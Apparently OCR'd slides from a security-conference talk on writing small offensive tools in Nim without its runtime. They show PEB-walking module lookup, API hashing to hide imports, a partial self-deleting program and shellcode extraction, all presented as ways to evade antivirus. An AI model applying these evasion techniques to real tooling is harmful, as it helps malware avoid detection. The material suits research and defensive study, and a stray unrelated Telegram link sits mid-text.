# Writing Nimless Nim

Writing Offensive Tools Using Nim Without the Nim Runtime



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# 0x00 - whoami

- Vulnerability Researcher / Hackerman @ Kudu Dynamics
- Member of US Cyber Games (S1 athlete, S2-3 tech mentor)

- Average CTF enjoyer
- Average Maldev enjoyer
- Average Cat enjoyer

# 0x01 - nim runtime

What is Nim?

- Efficient, expressive, elegant
- Nim is a statically typed compiled systems programming language. It combines successful concepts from mature languages like Python, Ada and Modula.
- Description from nim-lang.org

What is the Nim Runtime?

- Safety Checks, Memory Allocation, Garbage Collection, etc.

Why remove it?

- Nim runtime is flagged by a lot of AVs
- Write Nim programs kilobytes in size (~3-6 kb; stage 0 payloads/loaders)
- Write PIC shellcode
- Torqued Maldev

# 0x02 - basic nim program

src > hello_world.nim > ...


```nim
import std/[strformat]

proc main() =
  echo &"Hello bsideskc {4}/{20}"

when isMainModule:
  main()
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\user\Desktop\writing_nimless_nim\src> nim c -r -d:release .\hello_world.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\config.nims' [Conf]
Hint: mm: orc; threads: on; opt: speed; options: -d:release
10086 lines; 0.047s; 10.461MiB peakmem; proj: C:\Users\user\Desktop\writing_nimless_nim\src\hello
Hint: C:\Users\user\Desktop\writing_nimless_nim\src\hello_world.exe [Exec]
Hello bsideskc 4/20
```

Note: Default compiles with threads on and orc memory management (results in more IAT imports)

# 0x02 - basic nim program



```
140021cd0  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)

140021cdf      __main()
140021ce4      cmdLine = arg2
140021ceb      cmdCount = arg1
140021cf1      _.bss = arg3
140021cf8      PreMain()
140021cfd      NimMainModule()
140021d12      return zx.q(nim_program_result)
```

*main* is called from *__tmainCRTStartup*.

```
14000ea80  int64_t PreMain()

14000ea84      atmdotdotatsdotdotatsdot...tslibatsstdatssynciodotnim_DatInit000()
14000ea89      atmdotdotatsdotdotatsdot...dot0dot2atslibatssystemdotnim_Init000()
14000ea8e      atmdotdotatsdotdotatsdot...tslibatsstdatsexitprocsdotnim_Init000()
14000ea98      return atmdotdotatsdotdotatsdot...t2atslibatsstdatssynciodotnim_Init000() __tailcall
```

*PreMain* does initialization


```
140004150  int64_t syncio.nim_DatInit000()

140004163      int128_t var_18 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_5
14000416b      HMODULE rax = nimLoadLibrary(&var_18)
140004170      TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2 = rax
14000417d      if (rax == 0)
1400041fb          var_18 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_7
140004200          nimLoadLibraryError(&var_18)
140004200          noreturn
140004186      int64_t rax_1 = nimGetProcAddr(rax, "GetConsoleOutputCP")
14000418b      HMODULE TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_1 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140004199      D1_536871584_ = rax_1
1400041a0      int64_t rax_2 = nimGetProcAddr(TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_1, "GetConsoleCP")
1400041a5      HMODULE TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_2 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
1400041b3      D1_536871585_ = rax_2
1400041ba      int64_t rax_3 = nimGetProcAddr(TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_2, "SetConsoleOutputCP")
1400041bf      HMODULE TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_3 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2
1400041cd      D1_536871580_ = rax_3
1400041d4      int64_t rax_4 = nimGetProcAddr(TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_2_3, "SetConsoleCP")
1400041e9      D1_536871582_ = rax_4
1400041f4      return rax_2
```

```
140004300  int64_t nimLoadLibrary(int64_t* arg1)

140004300      void* const rdx = &data_1400232d8
140004313      if (*arg1 != 0)
140004313          rdx = arg1[1] + 8
14000431a      return LoadLibraryA(lpLibFileName: rdx) __tailcall
```

```
140004430  int64_t nimGetProcAddr(HMODULE arg1, PSTR arg2)

140004466      return GetProcAddress(hModule: arg1, lpProcName: arg2)
```

^ *slightly modified for simplicity*

# 0x02 - basic nim program



We always see *GetModuleHandleA* and *GetProcAddress* in a Nim program with runtime. Nim resolves modules and proc addresses at runtime.


Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Exception | BaseReloc. | TLS

| Offset | Name | Func. Count | Bound? | OriginalFirstThunk | TimeDateStamp | Forwarder | NameRVA | FirstThunk |
|---|---|---|---|---|---|---|---|---|
| 27400 | KERNEL32.dll | 56 | FALSE | 2C03C | 0 | 0 | 2CEC8 | 2C3AC |
| 27414 | msvcrt.dll | 52 | FALSE | 2C204 | 0 | 0 | 2CFA8 | 2C574 |

KERNEL32.dll [ 56 entries ]

| Call via | Name | Ordinal | Original Thunk | Thunk | Forwarder | Hint |
|---|---|---|---|---|---|---|
| 2C3AC | AddVectoredExceptionHandler | - | 2C71C | 2C71C | - | 14 |
| 2C3B4 | CloseHandle | - | 2C73A | 2C73A | - | 8D |
| 2C3BC | CreateEventA | - | 2C748 | 2C748 | - | C5 |
| 2C3C4 | CreateSemaphoreA | - | 2C758 | 2C758 | - | F3 |
| 2C3CC | DeleteCriticalSection | - | 2C76C | 2C76C | - | 11B |
| 2C3D4 | DuplicateHandle | - | 2C784 | 2C784 | - | 139 |
| 2C3DC | EnterCriticalSection | - | 2C796 | 2C796 | - | 13F |
| 2C3E4 | FreeLibrary | - | 2C7AE | 2C7AE | - | 1BB |
| 2C3EC | GetCurrentProcess | - | 2C7BC | 2C7BC | - | 228 |
| 2C3F4 | GetCurrentProcessId | - | 2C7D0 | 2C7D0 | - | 229 |
| 2C3FC | GetCurrentThread | - | 2C7E6 | 2C7E6 | - | 22C |
| 2C404 | GetCurrentThreadId | - | 2C7FA | 2C7FA | - | 22D |
| 2C40C | GetHandleInformation | - | 2C810 | 2C810 | - | 273 |
| 2C414 | GetLastError | - | 2C828 | 2C828 | - | 276 |
| 2C41C | GetModuleHandleA | - | 2C838 | 2C838 | - | 28B |
| 2C424 | GetProcAddress | - | 2C84C | 2C84C | - | 2C6 |

# 0x02 - basic nim program



```
140021cd0  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)

140021cdf      __main()
140021ce4      cmdLine = arg2
140021ceb      cmdCount = arg1
140021cf1      _.bss = arg3
140021cf8      PreMain()
140021cfd      NimMainModule()
140021d12      return zx.q(nim_program_result)
```

*main* is called from *__tmainCRTStartup*.

```
14000eb40  int64_t NimMainModule()

14000eb44      int512_t zmm0
14000eb44      main__hello95world_u2(zmm0)
14000eb58      if (*__emutls_get_address(obj: &__emutls_v.nimInErrorMode__system_u4315) == 0)
14000eb6a          int128_t gFuns__stdZexitprocs_u15_1 = gFuns__stdZexitprocs_u15.o
14000eb6f          eqdestroy___stdZexitprocs_u301(&gFuns__stdZexitprocs_u15_1)
14000eb79      return nimTestErrorFlag() __tailcall
```

```
14000e8a0  char* main__hello95world_u2(int512_t arg1 @ zmm0)

14000e8cd      int64_t var_38 = 0
14000e8d6      int64_t* var_30 = nullptr
14000e8e2      int128_t TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e8e2      rawNewString(&TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1, 0x2b, arg1)
14000e8e7      int512_t zmm0
14000e8e7      zmm0.o = TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e8f5      var_38.o = zmm0.o
14000e8fa      prepareAdd(&var_38, 0xf, zmm0)
14000e8ff      int64_t rax = var_38
14000e909      *(var_30 + rax + 8) = 0x7362206f6c6c6548
14000e90e      *(var_30 + rax + 0x10) = 0x20636b73656469
14000e913      int64_t rax_1 = var_38
14000e91c      if (add_overflow(rax_1, 0xf))
14000ea44          raiseOverflow()
14000e91c      else
14000e922          var_38 = rax_1 + 0xf
14000e93a      TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1 = TM__lVCIpAWDIQ9av1Zelb1PQBg_10
14000e93f      formatValue__hello95world_u16(&var_38, 4, &TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1)
14000e94b      char* rax_3
14000e94b      int512_t zmm0_1
14000e94b      rax_3, zmm0_1 = __emutls_get_address(obj: &__emutls_v.nimInErrorMode__system_u4315)
14000e953      char* rbx = rax_3
14000e956      int64_t var_48
14000e956      int64_t* rcx_6
14000e956      int64_t* r13
14000e956      if (*rax_3 == 0)
14000e964          prepareAdd(&var_38, 1, zmm0_1)
14000e978          *(var_30 + var_38 + 8) = 0x2f
14000e97d          int64_t rax_5 = var_38
14000e986          if (add_overflow(rax_5, 1))
14000ea4e              raiseOverflow()
14000e986          else
14000e98c              var_38 = rax_5 + 1
14000e9a4          TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1 = TM__lVCIpAWDIQ9av1Zelb1PQBg_10
14000e9a9          rax_3, zmm0_1 = formatValue__hello95world_u16(&var_38, 0x14, &TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1)
14000e9b1          if (*rbx == 0)
14000e9b6              int64_t rsi_1 = var_38
14000e9bb              r13 = var_30
14000e9c0              eqwasMoved___stdZassertions_u27(&var_38)
14000e9c5              rcx_6 = var_30
14000e9ca              var_48 = rsi_1
14000e9cf              int64_t* var_40_1 = r13
14000e9dd              if (rcx_6 != 0 && (*(rcx_6 + 7) & 0x40) == 0)
14000e9dd                  goto label_14000ea23
```

*main__hello95world_u2* has:

- Overflow checks
- Pseudo vPointer table
- Assertions
- Allocs/Deallocs
- etc.

# 0x03 - basic nim program (without runtime)

Removing Nim runtime results in writing the program more “C-like”:

- Manual memory and thread management
- Limit types

Limitations:

- Drastically different way of writing in Nim

Informations:

- Nim Compiler: *Nim Compiler Version 2.0.2*
- MingW Compiler: *gcc.exe (MinGW-W64 x86_64-posix-seh, built by Brecht Sanders) 11.1.0*
- (This should work with other Nim and gcc versions, might need slight modification to code/nim.cfg)

# 0x03 - basic nim program (without runtime)

We use a nim.cfg that is modified config from Bitmancer repo to facilitate stripping away the Nim and C runtime.

src > no_runtime_basic > hello_world.nim > ...

```nim
import winim

template PRINTA(args: varargs[untyped]) =
  var buf = cast[LPSTR](LocalAlloc(LPTR, 1024))
  if cast[uint](buf) != 0:
    var length = wsprintfA(buf, args)
    WriteConsoleA(GetStdHandle(STD_OUTPUT_HANDLE), buf, length, NULL, NULL)
    LocalFree(cast[HLOCAL](buf))

proc main() =
  PRINTA("hello bsideskc %i/%i", 4, 20)

when isMainModule:
  main()
```

Use *winim* for typing, heavy lifting of dynamic linking

Roll our own *printf*

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic> nim c -r .\hello_world.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\config.nims' [Conf]
Hint: used config file 'C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic\nim.cfg' [Conf]
.....
CC: hello_world.nim
Hint:  [Link]
Hint: mm: none; opt: size; options: -d:danger
160180 lines; 2.819s; 321.582MiB peakmem; proj: C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_
hello_world.exe [SuccessX]
Hint: C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic\hello_world.exe [Exec]
hello bsideskc 4/20
```

From the config, we are dynamically linking *Kernel32.dll* and *user32.dll*.

```
## Link Libraries
--dynlibOverride:kernel32
--passL:"C:\\Windows\\System32\\kernel32.dll"
--dynlibOverride:user32
--passL:"C:\\Windows\\System32\\user32.dll"
```

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# 0x03 - basic nim program (without runtime)

```
140001030  HLOCAL _start()

140001030  e90b000000          jmp     main__hello95world_u6
```

```
140001040  HLOCAL main__hello95world_u6()

140001040  4154              push    r12 {__saved_r12}
140001042  ba00040000        mov     edx, 0x400
140001047  b940000000        mov     ecx, 0x40
14000104c  4883ec40          sub     rsp, 0x40
140001050  e8bbffffff        call    LocalAlloc
140001055  4885c0            test    rax, rax
140001058  745e              je      0x1400010b8

14000105a  488d0dbf0f0000    lea     rcx, [rel TM__lVCIpAWDIQ9avlZelb1PQBg_2]
140001061  4989c4            mov     r12, rax
140001064  e857000000        call    winstrConverterStringToP...kgsZwinim4551057048ZwinimZwinstr_u701
140001069  41b914000000      mov     r9d, 0x14
14000106f  41b804000000      mov     r8d, 0x4
140001075  4c89e1            mov     rcx, r12
140001078  4889c2            mov     rdx, rax
14000107b  e880ffffff        call    wsprintfA
140001080  b9f5ffffff        mov     ecx, 0xfffffff5
140001085  8944243c          mov     dword [rsp+0x3c {var_c}], eax
140001089  e87affffff        call    GetStdHandle
14000108e  448b44243c        mov     r8d, dword [rsp+0x3c {var_c}]
140001093  4c89e2            mov     rdx, r12
140001096  4531c9            xor     r9d, r9d  {0x0}
140001099  48c7442420000000… mov     qword [rsp+0x20 {var_28}], 0x0
1400010a2  4889c1            mov     rcx, rax
1400010a5  e876ffffff        call    WriteConsoleA
1400010aa  4883c440          add     rsp, 0x40
1400010ae  4c89e1            mov     rcx, r12
1400010b1  415c              pop     r12 {__saved_r12}
1400010b3  e960ffffff        jmp     LocalFree

1400010b8  4883c440          add     rsp, 0x40
1400010bc  415c              pop     r12 {__saved_r12}
1400010be  c3                retn    {return_addr}
```

```
140001010  HLOCAL LocalAlloc(enum LOCAL_ALLOC_FLAGS uFlags, uint64_t uBytes)

140001010  ff25de200000      jmp     qword [rel LocalAlloc]
```

```
.rdata section started  (0x140002000-0x140002060)
140002000  _.rdata:
140002000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................................
140002020  TM__lVCIpAWDIQ9avlZelb1PQBg_2:
140002020  14 00 00 00 00 00 00 00-14 00 00 00 00 00 00 00 40-68 65 6c 6c 6f 20 62 73-69 64 65 73 6b 63 20 25  ........@hello bsideskc %
140002040  69 2f 25 69 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  i/%i............................
.rdata section ended  (0x140002000-0x140002060)
```

References a Nim string

Does not exit cleanly: Required to call *ExitProcess*

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# 0x03 - basic nim program (without runtime)

What do we get?

```
Directory of C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic

04/14/2024  09:44 PM             3,072 hello_world.exe
```

3kb binary (if compiled with strip)

https://t.me/learningnets

Disasm: [.text] to [.rdata] | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports

| Offset | Name | Func. Count | Bound? | OriginalFirstThunk | TimeDateStamp | Forwarder | NameRVA | FirstThunk |
|---|---|---|---|---|---|---|---|---|
| 800 | USER32.dll | 1 | FALSE | 303C | 0 | 0 | 3224 | 30B4 |
| 814 | KERNEL32.dll | 12 | FALSE | 304C | 0 | 0 | 3260 | 30C4 |

KERNEL32.dll [ 12 entries ]

| Call via | Name | Ordinal | Original Thunk | Thunk | Forwarder | Hint |
|---|---|---|---|---|---|---|
| 30C4 | EnterCriticalSec... | - | 3138 | 3138 | - | 138 |
| 30CC | GetConsoleCP | - | 3150 | 3150 | - | 1F3 |
| 30D4 | GetConsoleOut... | - | 3160 | 3160 | - | 209 |
| 30DC | GetStdHandle | - | 3178 | 3178 | - | 2DC |
| 30E4 | InitializeCritical... | - | 3188 | 3188 | - | 36A |
| 30EC | LeaveCriticalSec... | - | 31A4 | 31A4 | - | 3C4 |
| 30F4 | LocalAlloc | - | 31BC | 31BC | - | 3D1 |
| 30FC | LocalFree | - | 31CC | 31CC | - | 3D6 |
| 3104 | SetConsoleCP | - | 31D8 | 31D8 | - | 4F9 |
| 310C | SetConsoleOut... | - | 31E8 | 31E8 | - | 50F |
| 3114 | VirtualAlloc | - | 3200 | 3200 | - | 5DA |
| 311C | WriteConsoleA | - | 3210 | 3210 | - | 61B |

| Offset | Name | Func. Count | Bound? | OriginalFirstThunk | TimeDateStamp | Forwarder | NameRVA | FirstThunk |
|---|---|---|---|---|---|---|---|---|
| 800 | USER32.dll | 1 | FALSE | 303C | 0 | 0 | 3224 | 30B4 |
| 814 | KERNEL32.dll | 12 | FALSE | 304C | 0 | 0 | 3260 | 30C4 |

USER32.dll [ 1 entry ]


| Call via | Name | Ordinal | Original Thunk | Thunk | Forwarder | Hint |
|---|---|---|---|---|---|---|
| 30B4 | wsprintfA | - | 312C | 312C | - | 3E9 |

Fewer imports from *KERNEL32.dll* (56 -> 12).

# 0x04 - self-deleting program

What if we don't want any imports (IAT)? -> Custom GetModuleHandle & GetProcAddress

First let's cover some basic utilities...




GetModuleHandle Replacement

Goto functionality

GetProcAddress Replacement

Hashing Functions

gmh and gpa by hash - meant to support any arbitrary hashing algo

Stack string allocations

Output (Debug use)

Nim string / cstring declarations end up in *.data* section

# 0x04 - self-deleting program

Custom GetModuleHandle

src > self_delete > utils > gmh.nim > ...

```
12  proc getModuleHandleH*(hash: uint32): HMODULE =
13    var
14      pPeb: PPEB
15    asm """
16      mov rax, qword ptr gs:[0x60]
17      :"=r"(`pPeb`)
18    """
19    let
20      pLdr: PPEB_LDR_DATA = pPeb.Ldr
21      pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList
22    var
23      pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
24      pListNode: PLIST_ENTRY = pListHead.Flink
25    doWhile cast[int](pListNode) != cast[int](pListHead):
26      if pDte.FullDllName.Length != 0:
27        if hash == hashStrW(pDte.FullDllName.Buffer):
28          return cast[HMODULE](pDte.Reserved2[0])
29      pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
30      pListNode = cast[PLIST_ENTRY](pListNode.Flink)
    return cast[HMODULE](0)
```



# 0x04 - self-deleting program

Custom GetModuleHandle - How to use.

Note: *static* happens at compile time.

```nim
var hKernel32 = getModuleHandleH(static(hashStrA("KERNEL32.DLL".cstring)))

proc doSomething() =
  var hKernel32 = getModuleHandleH(static(hashStrA("KERNEL32.DLL".cstring)))
  echo cast[int](hKernel32)
```

Allocated in *.data* (when in global scope)

Allocated on *stack* (when in functional scope)

Using the wrapper.

src > self_delete > utils > gmh.nim > ...

```nim
template gmh*(s: string): HANDLE =
  getModuleHandleH(static(hashStrA(s.cstring)))
```

```nim
var hKernel32 = gmh("KERNEL32.DLL")
```



# 0x04 - self-deleting program

## Custom GetProcAddress

src > self_delete > utils > gpa.nim

```
7   proc getProcAddressHash*(hModule: HMODULE, apiNameHash: uint32): FARPROC {.inline, noSideEffect.} =
8     var
9       pBase = hModule
10      pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
11      pImgNtHdr = cast[PIMAGE_NT_HEADERS](cast[int](pBase) + pImgDosHdr.e_lfanew)
12    if (pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE) or (pImgNtHdr.Signature != IMAGE_NT_SIGNATURE):
13      return cast[FARPROC](0)
14    var
15      imgOptHdr = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdr.OptionalHeader)
16      pImgExportDir = cast[PIMAGE_EXPORT_DIRECTORY](cast[int](pBase) + imgOptHdr.DataDirectory[0].VirtualAddress)
17      funcNameArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfNames)
18      funcAddressArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfFunctions)
19      funcOrdinalArray = cast[ptr UncheckedArray[WORD]](cast[int](pBase) + pImgExportDir.AddressOfNameOrdinals)
20
21    for i in 0 ..< pImgExportDir.NumberOfFunctions:
22      var pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
23      if apiNameHash == hashStrA(pFunctionName):
24        return cast[FARPROC](cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]])
25    return cast[FARPROC](0)
```



# 0x04 - self-deleting program

Custom GetProcAddress - How to use.

```
type
  LocalAlloc = proc(uFlags: UINT, uBytes: SIZE_T): HLOCAL {.stdcall.}

var
  hKernel32 = gmh("KERNEL32.DLL")
  pLocalAlloc = cast[LocalAlloc](getProcAddressHash(hKernel32, static(hashStrA("LocalAlloc".cstring))))

var p = pLocalAlloc(LPTR, 0x100)
```

Type define function

Resolve proc address

Use function

Using the wrapper.

src > self_delete > utils > gpa.nim > ...

```
4   template gpa*[T](h: HANDLE, p: string, t: T): T =
5     cast[typeof(t)](getProcAddressHash(h, static(hashStrA(p.cstring))))
```

```
var pLocalAlloc = gpa(hKernel32, "LocalAlloc", LocalAlloc)
```

Winim is doing heavy lifting for us on typecasting; if not in winim, operator has to define.

# 0x04 - self-deleting program

```
64    --l:"-Wl,-estart"
```

Redefine entry point for stack adjustment (in *nim.cfg*).

```
140001400  uint64_t _start()

140001400  4883e4f0          and     rsp, 0xfffffffffffffff0
140001404  4883ec10          sub     rsp, 0x10
140001408  e8f3fbffff        call    Main
14000140d  4883c410          add     rsp, 0x10
140001411  c3                retn     {__return_addr}
```


```
12  proc start() {.asmNoStackframe, codegenDecl: "__attribute__((section (\".text\"))) $# $#$#", exportc: "start".} =
13    asm """
14      and rsp, 0xfffffffffffffff0
15      sub rsp, 0x10
16      call Main
17      add rsp, 0x10
18      ret
19    """
```

```
5   proc main(): int {.exportc: "Main".} =
6     var r = deleteSelf()
7     if r == true:
8       return 1
9     else:
10      return 0
```


src > self_delete > self_delete.nim > ...


```
5   proc deleteSelf*(): bool =
6     var NEW_STREAM {.stackStringW.} = ":BSIDESKC420"
7
8     var
9       hKernel32           = gmh("KERNEL32.DLL")
10      pLocalAlloc         = gpa(hKernel32, "LocalAlloc", LocalAlloc)
11      pLocalFree          = gpa(hKernel32, "LocalFree", LocalFree)
```

*deleteSelf()* will utilize custom gmh and gpa to delete itself from disk.



# 0x04 - self-deleting program



# 0x04 - self-deleting program

```
76    ## Strip the executable of all debugging information
77    --l:"-Wl,-s"
```

Final *nim.cfg* change to strip debug info.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> nim c --verbosity:0 .\main.nim
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> dir main.exe


    Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_delete


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/8/2024   8:26 PM           3072 main.exe
```

We have a useless *.data* section?

```
.text section ended  {0x140001000-0x140001440}
-----------------------------------------------------------------
.idata section started  {0x140002000-0x140002014}
140002000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
140002010  00 00 00 00                                      ....
.idata section ended  {0x140002000-0x140002014}
-----------------------------------------------------------------
```

src > self_delete > nim.cfg

```
79    ## Custom Linker script
80    --l:"-T./script.ld"
```

src > self_delete > script.ld

```
1   SECTIONS
2   {
3     . = 0x140001000;
4     .text : { *(.text) }
5     .data : { *(.data) }
6   }
```


```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/8/2024   8:51 PM           2048 main.exe
```

# 0x04 - self-deleting program

Symbols | Search symbols

| Name | Address | Section | Kind |
|---|---|---|---|
| _start | 0x140001000 | .text | Function |
| sub_1400… | 0x140001020 | .text | Function |
| sub_1400… | 0x140001040 | .text | Function |
| sub_1400… | 0x1400012a0 | .text | Function |
| sub_1400… | 0x140001310 | .text | Function |
| sub_1400… | 0x1400013f0 | .text | Function |
| sub_1400… | 0x140001410 | .text | Function |
| __builti… | 0x140001420 | .synthetic… | Data |
| __builti… | 0x140001428 | .synthetic… | Data |
| __builti… | 0x140001430 | .synthetic… | Data |
| __builti… | 0x140001438 | .synthetic… | Data |
| __builti… | 0x140001440 | .synthetic… | Data |

We have forced *_start* to be at the beginning of the *.text* section, which allows us for easy extraction for position independent shellcode.



Console Python

```
>>> br = BinaryReader(bv)
... data = br.read(bv.sections['.text'].length,bv.sections['.text'].start)
... path = r"C:\Users\user\Desktop\sd.sc"
... with open(path, "wb") as f:
...     f.write(data)
...
1056
```

Using God's preferred method of extraction.

# 0x05 - gpa addendum

Q: Oh cool, *GetProcAddress* Replacement, but *HeapAlloc* doesn't work?
A: Forwarded Functions

src > heapalloc_ff > utils > gpa.nim > ...

```
for i in 0 ..< pImgExportDir.NumberOfFunctions:
  var
    pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
    pFunctionAddress = cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]]
  if apiNameHash == hashStrA(pFunctionName):
    # Check if Forwarded function
    if (cast[int](pFunctionAddress) >= cast[int](pImgExportDir)) and (cast[int](pFunctionAddress) < cast[int](pImgExportDir) + dwImgExportTableSize):
      var
        forwarderName: array[MAX_PATH, char]
        dotOffset: int
        lenForwarderName = strlenA(pFunctionAddress)
      # save the forwarder string into our ForwarderName Buffer
      copyMem(forwarderName[0].addr, cast[pointer](pFunctionAddress), lenForwarderName)
      for i in 0 ..< lenForwarderName:
        if cast[ptr byte](cast[int](forwarderName[0].addr) + i)[] == '.'.byte:
          dotOffset = i
          cast[ptr byte](cast[int](forwarderName[0].addr) + i)[] = '\0'.byte
          break
      var
        functionModule = cast[PCHAR](cast[int](forwarderName[0].addr))
        functionName = cast[PCHAR](cast[int](forwarderName[0].addr) + dotOffset + 1)
        pLoadLibraryA = cast[typeof(LoadLibraryA)](getProcAddressHash(gmh("KERNEL32.DLL"), static(hashStrA("LoadLibraryA".cstring))))
      return cast[FARPROC](getProcAddressHash(pLoadLibraryA(functionModule), hashStrA(cast[cstring](functionName))))
    # Not forwarded function
    else:
      return cast[FARPROC](pFunctionAddress)
```

src > heapalloc_ff > utils > str.nim > ...

```
proc strlenA*(s: int): int =
  var sPtr = cast[ptr byte](s)
  while sPtr[] != 0.byte:
    sPtr = cast[ptr byte](cast[int](sPtr) + 1)
    result.inc
```

